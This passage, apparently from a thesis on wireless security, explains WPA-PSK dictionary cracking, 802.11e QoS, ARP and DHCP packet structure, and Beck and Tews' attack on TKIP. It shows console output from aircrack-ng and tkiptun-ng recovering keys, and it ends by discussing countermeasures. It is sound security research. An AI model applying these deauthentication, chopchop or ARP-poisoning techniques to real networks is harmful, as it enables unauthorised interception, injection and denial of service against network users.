The attacker now simply guesses the password, either by random or with the use of a dictionary. A PMK is then calculated from this password and tested with the captured handshake to see if the guess was correct. *Aircrack-ng* implements this type of attack with the use of dictionaries. An example of a successful crack can be seen in Figure 2.21. Note that the password was a common dictionary word. A stronger password would require vastly more effort to be cracked.

As can be seen in Figure 2.21, the program was able to test about 250 keys per second. This was done on an Intel Pentium 4 2.6 GHz, and even with the latest quad core CPUs the speed would still be somewhere between 1000 and 2000 keys per second. The computation of the PMK is the most computationally intensive, but this operation can be done on Graphical Processing Unit (GPU) hardware. It is also possible to compute the PMKs beforehand or download pre-computed databases from the Internet. With one high-end Nvidia GeForce 295 GTX, an attacker can compute almost 20,000 PMKs per second by using the open-source software *Pyrit*[6]. By using this approach an attacker can achieve a performance increase in the range of three orders of magnitude, making even secure passwords vulnerable.

[6] The Pyrit web page can be found at: http://code.google.com/p/pyrit/

```
root@tkip1: /home/bruce/aircrack_home — ssh — 79×20
Reading packets, please wait...

                              Aircrack-ng 1.0 rc2 r47

                  [00:00:56] 13908 keys tested (250.95 k/s)

                        KEY FOUND! [ believability ]

      Master Key     : FB C3 66 4E FB 02 3A 2C EE 1C 4D CD 9F 67 05 B4
                       5D B8 B0 31 07 28 E8 44 32 29 9E DD 1B D0 7F F8

      Transient Key  : 01 E1 D2 0A C8 14 FC F6 AE 45 0A 62 41 D9 8F 2E
                       37 3C 2F D3 A8 6B AD A4 04 AF 44 6A BD E1 20 27
                       1D E4 9D A5 7C 93 8A 59 9E A1 C1 28 2A 7D A1 B9
                       D1 8D A2 20 A8 DD 36 9B 80 BB 65 59 3B FB E9 00

      EAPOL HMAC     : 3F 59 56 36 C0 39 1C B9 EB 9A 76 21 AE 37 BD DE
```

Figure 2.21: *Aircrack-ng successfully cracking a WPA PSK*

2.9 IEEE 802.11e - QoS/WMM

The IEEE 802.11e amendment incorporates a set of Quality of Service (QoS) enhancements for wireless networks in the 802.11 family. The amendment has been added to the IEEE 802.11 2007 standard [5]. The WiFi Alliance has made a subset of this amendment, which they have named WiFi MultiMedia (WMM) [8]. QoS needs to be enabled for the attack on TKIP to work. Most of the newer APs support QoS, either through the WiFi MultiMedia subset or the full 802.11e amendment. This section will not go into detail of the entire 802.11e or WMM specification, but only those details that are relevant to the attack on TKIP, which is described in Chapter 3.

The 802.11e QoS feature that is exploited in the attack against TKIP is the use of different channels for traffic with various QoS needs. In total eight such channels are defined in the standard, and the channels are identified by the Traffic Identifier (TID) field in the QoS header [10]. The channels range from lowest priority on TID 0, through highest priority on TID 7. Actually, the TID is represented by 4 bits in the QoS header, allowing 16 different values to be set. This means that some implementations have a total of 16 different QoS channels. WMM on the other hand only offers four different QoS channels. This is because it treats the first eight TIDs as four channels, and does not define TID 8 to 15 [8]. TID 0 and 3 are used for Best Effort, 1 and 2 for Background, 4 and 5 for Video and 6 and 7 for Voice.

TKIP makes use of a TKIP Sequence Counter (TSC) to prevent replay attacks (Details on TKIP are presented in Section 2.6). The TSC is increased for every packet that is received correctly, and packets that have a TSC value lower or equal to the previous packet are discarded.

QoS traffic also use the TKIP TSC, but every channel has a separate counter, this means that every QoS channel has a different TSC. This would mean that a packet could be retransmitted on another channel where this counter is lower. In addition, most networks send all the traffic on channel 0, which means that the TSC is most probably lower on the other available channels. This allows an attacker to execute a chopchop like attack on the network, by using a QoS channel where the TSC is still lower. This attack is explained in Chapter 3.

2.10 Address Resolution Protocol (ARP)

The current attack on TKIP does only work on ARP packets. For that reason we dedicate this Section to explain ARP in greater detail. This section will first give a general description of what ARP is and what it is used for, then an explanation of the ARP packet structure is given. Finally some attacks and exploitable properties of ARP are discussed.

2.10.1 Protocol Overview

The Address Resolution Protocol (ARP) is an important part of computer networks, and is defined in RFC826 [25]. ARP is the protocol that is used to obtain the Link Layer address of a host when only the Network Layer address of that host is known. The most common use of ARP is to acquire the corresponding MAC address of a given IPv4 address.

Another use of ARP is the so-called Gratuitous ARP, or ARP Announcement. These messages are used to update the ARP caches of other machines on the network, and do not require a reply. A Gratuitous ARP contains a valid Link Layer- and Network Layer address of the host sending it. It is also possible to use ARP another way, to obtain the client's Network Layer address given the Link Layer address. This is called Reverse ARP (RARP). However, RARP has been made obsolete by the introduction of the Dynamic Host Configuration Protocol (DHCP), and is very rarely used today. ARP is not used in IPv6 networks, as these networks use the Neighbor Discovery Protocol (NDP) [24].

When sending an IP packet on a network, the sending host will build an IP packet with the IP address set in the *Destination address* field. But when the packet is sent to the Ethernet layer, there is no knowledge of which

MAC address that IP address corresponds to. The host will then send an ARP request to obtain the MAC address of the destination IP [30].



Figure 2.22: *A wireless network with two stations*

As an example, say we have a wireless network with two stations (i.e. clients), A and B, as can be seen in Figure 2.22. Client A with IP address *192.168.1.112*, wants to send an IP packet to client B but does not know the MAC address of that client. Client A will then send an ARP Request to the broadcast MAC address (*FF:FF:FF:FF:FF:FF*), requesting the MAC address of B. Simply put, the ARP Request will contain this message: *Who has 192.168.1.123? Tell 192.168.1.112*. The AP will then relay this message to all the clients of the local network. When B receives the message it will reply to Client A with an ARP Reply containing its own MAC address. Client A now has the needed information to send an IP packet to Client B. Client A will cache this address, so that there is no need to send an ARP request for every packet. It is also possible for Client B to cache the request, which contains the IP and MAC address of Client A.

2.10.2 ARP Packet Structure

The packet structure of an ARP packet can be seen in Table 2.2. This is a very small packet, only 28 bytes long without the Link Layer header. The first two fields specify which Link Layer and Network Layer protocol that is used, respectively. For Ethernet the HTYPE field is set to 0x0001, and for IP the PTYPE is set to 0x0800.

The next two fields, HLEN and PLEN, indicate the length of the Link Layer and Network Layer addresses used. For Ethernet this is 6 bytes and for IP 4 bytes. The next field, OPER, specifies the type of ARP operation the message contains: 1 for Request, 2 for Reply, 3 for RARP request and 4 for RARP reply.

The next fields contain the Sender Hardware- and Protocol Address, SHA and SPA. Which, for a typical network, are the Ethernet MAC address

+	Bits 0 - 7	8 - 15	16 - 31
0	Hw type (HTYPE)		Protocol type (PTYPE)
32	Hw length (HLEN)	Protocol length (PLEN)	Operation (OPER)
64	Sender hw addr (SHA) (first 32 bits)		
96	Sender hw addr (SHA) (last 16 bits)		Sender protocol addr (SPA) (first 16 bits)
128	Sender protocol addr (SPA) (last 16 bits)		Target hw addr (THA) (first 16 bits)
160	Target hw addr (THA) (last 32 bits)		
192	Target protocol addr (TPA)		

Table 2.2: *ARP Packet Structure*

and the IP address of the sender. The Target Hardware Address (THA) field contains the target's MAC address. This is left empty in an ARP request. The last field, TPA, will contain the IP address being requested [25].

2.10.3 Attacks on ARP

The most common attack against ARP is so called ARP Spoofing or ARP Poisoning (as illustrated in Figure 2.23). An ARP poisoning attack is executed by sending fake ARP packets to a host on the network. This is possible because there is no inherent protection against such attacks implemented in ARP. A fake ARP reply or Gratuitous ARP will cause the victim to update the ARP cache with the faked MAC address. By doing this, an attacker can associate his own MAC address with another IP address, and in that way listen to the traffic intended for that IP. The attacker can simply retransmit the received data to the correct destination or actually modifying the data to perform a Man-in-the-Middle attack. It is also possible to mount a DoS attack by associating the IP address to a non-existing MAC address. The most effective IP address to target for these attacks is the default gateway [34].

The use of ARP in networks is also exploited in other ways. One property of ARP is that ARP requests are sent to the broadcast address of the network. This means that every client on that network will receive it. It also means that most likely a given ARP request will produce an ARP reply. This property has been exploited to generate large amounts of traffic on encrypted wireless networks. Because of ARP packet's characteristic length, they are easily recognized, and can therefore be captured and replayed to generate traffic. This traffic could then be captured and used in cryptographic attacks against WEP as described in Section 2.5.



Figure 2.23: *ARP poisoning attack - The attacker injects a fake ARP reply to corrupt the STA's ARP cache*

Another property of encrypted ARP packets is that very little plaintext is actually unknown to the attacker. As the Ethernet header is sent in the clear, the only unknown data in an ARP request is the SPA and TPA (Sender- and Target Protocol Address) fields. And these fields are quite easily guessed as most networks use a small set of local IP addresses. Additional encryption information, such as integrity checks could also be encrypted and is therefore unknown to an attacker as well. Examples of this are the WEP ICV and the TKIP MIC. This property, together with the characteristic length, is used to perform the attack on TKIP. The details of this attack are described in Chapter 3.

2.11 Dynamic Host Configuration Protocol (DHCP)

The Dynamic Host Configuration Protocol (DHCP) is used in almost all IP networks. Properties of this protocol are exploited in our improved attack on TKIP, which is presented in Chapter 4. This section will give an overview of the DHCP protocol and a more thorough description of its packet structure, as this is relevant for our improved attack.

DHCP is used to dynamically configure IP network parameters on clients in a local network. DHCP is based on a Server-Client model, where a client requests network parameters from a DHCP Server. The DHCP Server typically provides the client with IP Address, Subnet Mask, Gateway IP, DNS Server and other parameters required for the client to function on the network. DHCP for IPv4 networks is defined in RFC 2131 [15].

2.11.1 Overview

Acquiring an IP address is the first operation a client must perform when connected to an IP network. This is typically done by using a pre-configured static IP, or by using DHCP. When an IP address is acquired, a client typically start sending ARP queries in order to map IP addresses to MAC addresses (ARP was explained in Section 2.10).

As an example, a DHCP transaction can consist of four basic phases: DHCP-Discovery, -Offer, -Request and -Acknowledgement, as can be seen in Figure 2.24. A client will start by sending a Discovery message to the broadcast IP address. This message is sent, as the name implies, to discover any DHCP servers on the network. The Discover message can also contain the client's last-known IP address.



Figure 2.24: *DHCP sequence diagram*

A DHCP server will reply with a DHCP Offer message to the client. This message contains the IP address the server is offering to the client, along with some other network parameters. The DHCP server will reserve this address in its address pool to the client.

Since it is possible that a client receives several DHCP Offers, a client will respond to the DHCP Offer with a DHCP Request. This message is also sent to the broadcast address. The message contains the Transaction ID (XID) from the DHCP Offer that the client has accepted. If a DHCP server receives a DHCP Offer from a client with a mismatching Transaction ID, the server will release the reserved address previously offered. The server with the matching Transaction ID will respond with a DHCP Acknowledgement confirming the address lease.

DHCP can function in other ways as well. For instance, it is also used

to renew or release an IP address lease, by using the REQUEST and RELEASE messages respectively. A client can also request additional network parameters by sending a DHCP INFORM message. Servers can also decline or inform clients that their network parameters are wrong. This is signaled through the DHCP DECLINE and NACK messages.

2.11.2 DHCP Packet Structure

All DHCP packets are sent over UDP and IP, and share the same basic structure. The structure of DHCP packets can be seen in Figure 2.25. The UDP and IP Header are not included in this figure. All DHCP client messages are sent to the IP broadcast address with source address set to 0.0.0.0. The source and destination UDP ports are set to 68 and 67 respectively. DHCP server messages are sent to unicast addresses with the source set to the DHCP server's IP address. For these messages the source and destination UDP ports are set to 67 and 68 respectively.

OP (1)	HTYPE (1)	HLEN (1)	HOPS (1)
XID (4)			
SECS (2)		FLAGS (2)	
CIADDR (4)			
YIADDR (4)			
SIADDR (4)			
GIADDR (4)			
CHADDR (16)			
SNAME (64)			
FILE (128)			
OPTIONS (variable)			

Figure 2.25: *DHCP packet structure [15]*

The first byte in a DHCP message is the OP (Operation) byte, which is set to *1* for a request type message (Client messages) and *2* for a reply (Server messages). The next two bytes are the HTYPE (Hardware Type) and HLEN (Hardware Length). These are set to *1* and *6* for Ethernet. The

fourth byte is HOPS, which is always set to *0*, except for when DHCP is used through a relay agent.

The XID (Transaction ID) consists of four bytes and is unique for every DHCP transaction. The next two bytes, SECS, indicate how many seconds have elapsed since the client first started the process of address acquisition. This field is set to *0* for the first DHCP message. Only the first bit of the FLAGS field is used, the other seven are reserved for future use and must be zero (MBZ). This bit is labeled BROADCAST, and is set to indicate if the client does not accept IP unicast messages before TCP/IP has been completely configured.

The next four fields are occupied with four IP addresses. CIADDR (Client IP Address) is only set if the client already has an IP address and wishes to renew this. YIADDR (Your (Client) IP Address) is set to the IP address offered to the client by the server. SIADDR (Next Server IP Address) is set to the next server to be contacted by the client, typically the same server. GIADDR (Relay Agent IP Address) is set when using DHCP through a relay agent.

CHADDR (Client Hardware Address) is a 16-byte field. The ethernet MAC address being 6 bytes, the remaining 10 bytes of this field is set to zero. The SNAME (Server Host Name) and FILE (Boot File Name) are always set to zero. These to fields exist because of legacy from the old BOOTP (Bootstrap Protocol) protocol. This means that after the 6-byte CHADDR, 202 bytes of zeroes follow.

The OPTIONS field can contain different options. This field always starts with a fixed four-byte value called the *Magic Cookie*. The value of these bytes is *0x63825363*. After this cookie the actual Options follow. An OPTION field is consists of three fields: *Option*, *Length* and *Value*. The *Option* field is one byte and indicates which type of option that follows. The *Length* is also one byte and indicates the length (in bytes) of the *Value* field. Finally the *Value* field contains the value of the option.

There exist several different option types, but for DHCP only one field must be included. This is the DHCP Message Type option, which is defined by Type 53 and Length 1. The one byte Value field indicates which, out of eight, DHCP Message Type the message contains.

Other option fields include lease time, host name, DNS servers and others. And the options that are used differ between implementations. An *End Option*, indicated by 0xFF, ends the option fields. The rest of the packet is also sometimes padded with a number of zero bytes.

What is interesting from a security standpoint is that there are very few unknown bytes. If the DHCP format and IP addresses used are known for an encrypted packet, the only unknown plaintext is the four-byte Transaction ID. This property of DHCP is exploited in our improved attack on TKIP, detailed in Chapter 4.

Chapter 3

Beck and Tews' Attack on TKIP

Until recently, TKIP has been considered to be a secure alternative to WEP. As explained in Section 2.6, TKIP is built around WEP to fix its weaknesses. In November 2008, Martin Beck and Erik Tews released a paper titled *Practical Attacks Against WEP and WPA* [10], together with *tkiptun-ng*, a new tool in the Aircrack-ng suite [7]. In addition to an enhanced version of the PTW attack, they released a modified version of the Chopchop attack directed against the TKIP protocol as well. This chapter will explain Beck and Tews's new attack on TKIP in detail, as well as provide a basis for understanding how this attack may be further extended and used in real world attack scenarios.

3.1 Requirements

In order to mount the attack on TKIP, a set of conditions must be met. This section will explain the different requirements of the attack and why they are required for the attack to succeed.

3.1.1 QoS/WMM

TKIP uses a sequence counter (TSC) to prevent replay attacks. This means that if an attacker would try to replay a captured packet, the AP or the STA would invalidate it. For an attacker, this basically means that an attack like e.g. the Chopchop attack would not work, as it relies on the lack of replay protection in the network.

Beck and Tews discovered that in networks with Quality of Service (QoS)[1] enabled, it is possible to mount a Chopchop-like attack on one of the QoS channels different from the one that is used for regular traffic. As

[1] QoS is sometimes referred to as WiFi MultiMedia (WMM) in wireless networks

explained in Section 2.9, on a QoS enabled network, each QoS channel has its own TSC. By using the fact that the TSC only increments if a valid packet is received, and that packets are accepted only if the TSC is higher than the last received packet's TSC, we see that it would now be possible to inject packets captured on one channel into another QoS channel with a lower TSC. In most QoS enabled networks, regular data is sent on channel 0, meaning that all other channels most likely have a lower TSC, and as a result, can be vulnerable to a Chopchop like attack.

3.1.2 Key Renewal Interval

The Key Renewal Interval in TKIP defines the time interval in which a Pairwise Temporal Key (PTK) is valid. At the time of key renewal, a new PTK is generated from the PMK. For an attacker, this means that if he somehow would be able to recover the PTK, it would only be valid within the specified time interval. For the same reason, any keystream captured will only be valid for as long as the PTK is not renewed.

As we shall soon see, the attack on TKIP works by performing a modified Chopchop attack, which due to the MIC countermeasures (described in Section 2.6.7), needs to wait one minute between each byte chopped. This means that the attack will be bound to use more time than the original Chopchop attack on WEP. Thus, if a key renewal occurs while the attack is being executed, the attack will fail and it must start over again. Hence, the key renewal interval needs to be longer than the time the attack needs to finish. The IEEE 802.11i [5] does not define this interval. However, it is commonly set to 3600 seconds (one hour) on most APs, which is approximately four times longer than the attack needs to succeed.

3.2 The Attack in Details

It is important to understand that the attack on TKIP is not a key recovery attack and is therefore not to be compared with the FMS or the PTW attack against WEP. When the attack hit the news in November 2008, there was much misinterpretation of the severeness of the attack[2]. All around the Internet on blogs and forums, one could read that TKIP was broken in the same way that WEP was (i.e. a key recovery attack). This is not the case. This section will give a detailed description on what the attack does and how it operates.

[2]An example of such misinterpretation can be found at http://www.pcworld.com/article/153396/

The attack on TKIP enables the attacker to decrypt an AP-to-STA ARP request. By doing this, the attacker will obtain the keystream and the MIC key for that packet, which can be used to create and inject custom AP-to-STA packets into the network.

The attack consists of four different stages:

- Client de-authentication
- Modified Chopchop attack
- Guessing and validating the remains of the packet
- Reversing the MICHAEL algorithm

An overview of how the attack operates is given in Figure 3.1. This flowchart will be further explained in the following sections.



Figure 3.1: *A flowchart of the attack on TKIP*

3.2.1 Client De-Authentication

Before the attack can start, an associated STA is de-authenticated. De-authenticating a STA will force it to reconnect to the AP and perform an EAPOL handshake, from which a new set of keys are produced. Upon performing an EAPOL handshake, several control packets such as ARP and DHCP are exchanged between the STA and AP to reconfigure and update the network parameters. At this point, the attacker will listen for ARP packets coming from the AP. The reason for choosing an ARP packet (described in Section 2.10) is because it is easy to detect, due to its characteristically small size. Additionally, most of the data in an ARP packet can be predicted or guessed.

3.2.2 Modified Chopchop Attack

Once an ARP packet from the AP to STA is captured, a modified version of the Chopchop attack can take place. The reason for using a modified version and not the standard Chopchop attack has to do with the MIC countermeasures. The MIC countermeasures will cause the AP to shut down all TKIP traffic for 60 seconds followed by a key renewal. To understand how this is avoided, we must recall the requirements for activating the MIC countermeasures from Section 2.6.7. The IEEE 802.11i [5] argues that by checking the ICV before the MIC makes it harder to perform a countermeasure-based DoS attack. For that reason, the MIC countermeasures are activated only if the ICV is correct while the MIC is incorrect.

The modified Chopchop attack works by chopping off the last byte of the packet, the same way that the conventional Chopchop attack works. In contrast to the regular Chopchop attack where traffic is directed to the AP, the modified Chopchop attack acts as an AP sending data to a STA. The reason for this is because the STAs are the only entities that send MIC failure report frames. The receiver will silently discard any packet that has an incorrect ICV and incorrect MIC. However, when the correct byte is guessed, the ICV of that packet will be correct, while the MIC will be incorrect. This will cause the STA to send a MIC failure report, indicating that the last guess was correct. As two MIC failure reports within a minute will trigger the MIC countermeasures in the AP, the attacker would need to wait for 60 seconds before chopping the next byte. The basic math behind the modified Chopchop attack is the same as for the regular Chopchop attack as explained in Section 2.5.5.

Due to the TSC (TKIP Sequence Counter), the modified Chopchop attack must be executed on another QoS channel with a lower TSC. As explained in Section 3.1.1, the fact that the TSC is an individual value for each

QoS channel, makes it possible to perform a modified Chopchop attack on another QoS channel than the one the original packet was captured from. The attack also depends on the behavior of the TSC and how it is updated. If the TSC for the QoS channel where the Chopchop attack is conducted increases to a value higher than the captured packet, the attack will fail. However, the TSC is only updated if and only if the packet was correctly received. For each wrong guess during the modified Chopchop attack, both the ICV and the MIC will be incorrect. In this case, the TSC will not be updated. When the attacker guesses the correct value for the chopped byte, the MIC will still be incorrect, and for that reason the TSC will not be updated at this point.

3.2.3 Guessing The Remaining Bytes

As explained in the section above, the modified Chopchop attack must wait 60 seconds between every chopped byte to avoid the MIC countermeasures. This introduces a significant limitation on the size of the packets that can be chopped. Within a standard key interval of 60 minutes, at most 60 bytes of data would be possible to decrypt through a Chopchop attack. Beck and Tews [10] figured out that on a local network, an ARP packet contains almost no unknown data. Recalling from Section 2.10, we explained that the ARP protocol maps IP addresses to physical MAC addresses. Since MAC addresses are always sent unencrypted as a part of the 802.11 headers, the only unknown parts of the ARP packet are the IP addresses.

As it turns out, the IP addresses on a local area network are within a predictable range. On the local network, IP addresses are either on the form 192.168.0.0/16, 176.16.0.0/12 or 10.0.0.0/8. Although this actually sums up to more than 17 million IP addresses, it is possible with some educated guessing to guess the value of these in a relatively short amount of time. On a local network, the most common used IP addresses are 192.168.0.0/23 and 10.0.0.0/23. By prioritizing the guessing algorithm to the most popular IP addresses, it is possible to guess and verify the content of the ARP packet in a matter of milliseconds. A screenshot of a successful decryption of an ARP packet using the implementation of the attack, tkiptun-ng, is shown in Figure 3.2. Here, we can see that after performing a modified Chopchop attack on 26% of the packet (i.e. the ICV and the MIC), the rest of the packet is guessed and then verified by calculating the CRC-32 value and comparing it to the already chopchopped ICV value.

3.2.4 Reversing the MICHAEL Algorithm

In order to be able to generate custom content to inject back into the network, the attacker needs to know the MIC key. The MICHAEL algorithm

was never designed to be a one-way function with the same strength as a cryptographic hash function. In fact, it turns out that it is possible, given the MIC and plaintext, to reverse the algorithm as fast as one can do a forward calculation. Thus, by reversing the MIC algorithm, the MIC key can easily be retrieved.

```
Blub 2:38 E6 38 1C 24 15 1C CF
Blub 1:17 DD 0D 69 1D C3 1F EE
Blub 3:29 31 79 E7 E6 CF 8D 5E
16:36:24  Michael Test: Successful
16:36:24  Waiting for beacon frame (BSSID: 00:18:39:C6:4F:96) on channel 6
16:36:24  Found specified AP
16:36:24  Sending 4 directed DeAuth. STMAC: [00:23:12:02:E1:F9] [ 0| 0 ACKs]
16:36:27  WPA handshake: 00:18:39:C6:4F:96 captured
16:36:27  Waiting for an ARP packet coming from the Client...
Saving chosen packet in replay_src-0203-163635.cap
16:36:35  Waiting for an ARP response packet coming from the AP...
Saving chosen packet in replay_src-0203-163635.cap
16:36:35  Got the answer!
16:36:35  Waiting 5 seconds to let encrypted EAPOL frames pass without interferi
ng.

16:36:48  Offset   81 ( 0% done) | xor = 7F | pt = 7F |   73 frames written in 59886ms
16:38:11  Offset   80 ( 2% done) | xor = 2D | pt = EF |  235 frames written in 192697ms
16:39:28  Offset   79 ( 4% done) | xor = FB | pt = 6F |  165 frames written in 135295ms
16:40:34  Offset   78 ( 7% done) | xor = 1D | pt = 07 |   59 frames written in 48378ms
16:42:00  Offset   77 ( 9% done) | xor = 03 | pt = 0F |  254 frames written in 208283ms
16:43:11  Offset   76 (11% done) | xor = 48 | pt = 39 |  109 frames written in 89378ms
16:44:15  Offset   75 (14% done) | xor = 52 | pt = 43 |   47 frames written in 38541ms
16:45:20  Offset   74 (16% done) | xor = B6 | pt = CF |   49 frames written in 40178ms
16:46:32  Offset   73 (19% done) | xor = D6 | pt = 6E |  112 frames written in 91844ms
16:47:33  Offset   72 (21% done) | xor = 95 | pt = EA |   16 frames written in 13119ms
16:48:46  Offset   71 (23% done) | xor = D6 | pt = 04 |  130 frames written in 106599ms
16:49:53  Offset   70 (26% done) | xor = F4 | pt = 53 |   71 frames written in 58236ms
Sleeping for 60 seconds.36 bytes still unknown
ARP Reply
Checking 192.168.x.y
16:49:54  Reversed MIC Key (FromDS): 19:A0:DE:00:4C:A6:B0:5F

Saving plaintext in replay_dec-0203-164954.cap
Saving keystream in replay_dec-0203-164954.xor
16:49:54
Completed in 794s (0.05 bytes/s)

16:49:54  AP MAC: 00:18:39:C6:4F:94 IP: 192.168.1.1
16:49:54  Client MAC: 00:23:12:02:E1:F9 IP: 192.168.1.102
```

Figure 3.2: *Tkiptun-ng successfully decrypts an ARP packet*

3.3 Limitations

As previously mentioned, the attack on TKIP is not a key recovery attack. The attack is able to recover the keystream and the MIC key of an ARP packet after performing a modified version of the Chopchop attack and guessing the remains of the packet. Given the keystream and the MIC key, the attacker can create custom packets, calculate the MIC, encrypt the packet and inject it back into the network. In order to inject a packet, the

packet must be smaller or the same size as the obtained keystream. Since ARP packets are one of the smallest packets used, this greatly limits the application areas of this attack.

Furthermore, there are limitations on how many packets can be injected and in which direction. As there are 4-16[3] QoS channels from which the first (i.e. channel 0) is used to send regular data, only the remaining channels will, with high probability, have a TSC which is lower than the TSC of the packet captured on channel 0. Since the TSC is used as one of many inputs when producing the keystream (see Figure 2.19), the TSC cannot be changed after the keystream has been obtained. Hence, only a maximum of 3-15 packets can be injected, one on each of the remaining QoS channels. Additionally, packets can only be injected in one direction. This has to do with the fact that MIC failure reports only are sent from STAs. The attack can therefore only recover AP-to-STA keystreams, thereby only allowing the attacker to inject packets to the STA.

The attack is limited to networks with QoS/WMM enabled. APs that have QoS turned off, will be immune against the current implementation of the attack. Even so, Beck and Tews [10] states that the attack seems to be possible on non-QoS enabled networks as well. The challenge is to prevent the STA from receiving the data the attacker chooses to Chopchop. In addition, the STA must be disconnected during the attack to prevent the TSC to increase. This attack mode was not implemented in the first version of the *tkiptun-ng* tool, and cannot be verified at this point.

3.4 Application Areas

As described in the previous section, there are several limitations to this attack. The attack on TKIP cannot be used to decrypt and read the contents of the communication flow. Instead, it is limited to injection of 3-15 packets, one on each of the other QoS channels. This means that rather than exploiting the confidentiality of the network, the attack could be used to attack control information. Examples of such signaling protocols are ARP, DHCP, ICMP and DNS. However, as most of the mentioned protocols use packets larger than ARP, the attack is only limited to affect the ARP protocol. Additionally, Beck and Tews mention that an attack can trigger IDS systems at the IP layer [10], although details on this are not provided.

[3]This depends on how QoS is implemented in the network, see Section 2.9

3.4.1 ARP Poisoning

An example of an attack on the ARP protocol, is an ARP poisoning attack as described in Section 2.10.3. Upon performing an ARP poisoning attack, the attacker could corrupt the ARP cache, which is a vital part of the routing and addressing on a network. This will not break the confidentiality of the network, but could cause much confusion in the routing. A more detailed description of our implementation of an ARP poisoning attack can be found in Section 6.3.

3.4.2 Denial-of-Service

Using the modified Chopchop attack, one could intentionally enforce the MIC countermeasures, which will make the AP lock out all STAs and force a key renewal. It would be trivial to implement a Denial-of-Service attack based on this exploit. Section 6.4 describes how we modified the existing code to act as a DoS attack on the wireless network.

3.5 Countermeasures

There are several ways one could avoid this new attack on TKIP. The best and most obvious solution would be to migrate away from TKIP and start using the more secure solution, CCMP. Rather than trying to fix the weaknesses of another protocol, CCMP was designed bottom-up to be a secure alternative, though not backwards compatible to WEP. However, this may not be an option for older equipment that was hardware implemented to only support WEP and TKIP. CCMP is briefly described in Section 2.7.

Another option is to fix or modify TKIP to prevent the attack from ever happening. In Section 3.1 several requirements for the attack to succeed were mentioned. One solution would be to simply disable QoS in the network, as this is one of these requirements. Another would be to shorten the key renewal interval, as this interval defines how long a PTK is valid. The attack relies entirely on this interval being larger than the time the attack needs to succeed. Thus, by reducing this interval to less than 10 minutes, the attack would be impractical. Beck and Tews [10] suggest using an even shorter interval of 120 seconds or less. By doing this, the attacker would not even be able to decrypt the entire ICV.

The attack also relies on the MIC failure report frames in order to detect when the correct byte was guessed during the modified Chopchop attack. However, as the MIC failure report is sent from the STAs rather than the AP, it would require all STAs to implement this countermeasure. Beck and Tews [32] pointed out in their latest paper, that the OpenBSD team already has

implemented a countermeasure for this attack in their client stack. The way it functions, is to refrain from sending the MIC failure report frames until two MIC failures have occurred. By doing this, the attacker cannot use the MIC failure report frames to detect when he guessed correctly. At the same time, MIC countermeasures will continue to work as usual, because when the second MIC failure occur, the STA will send two MIC failure report frames to the AP, which will make the AP activate the MIC countermeasures.

Chapter 4

An Improved Attack on TKIP

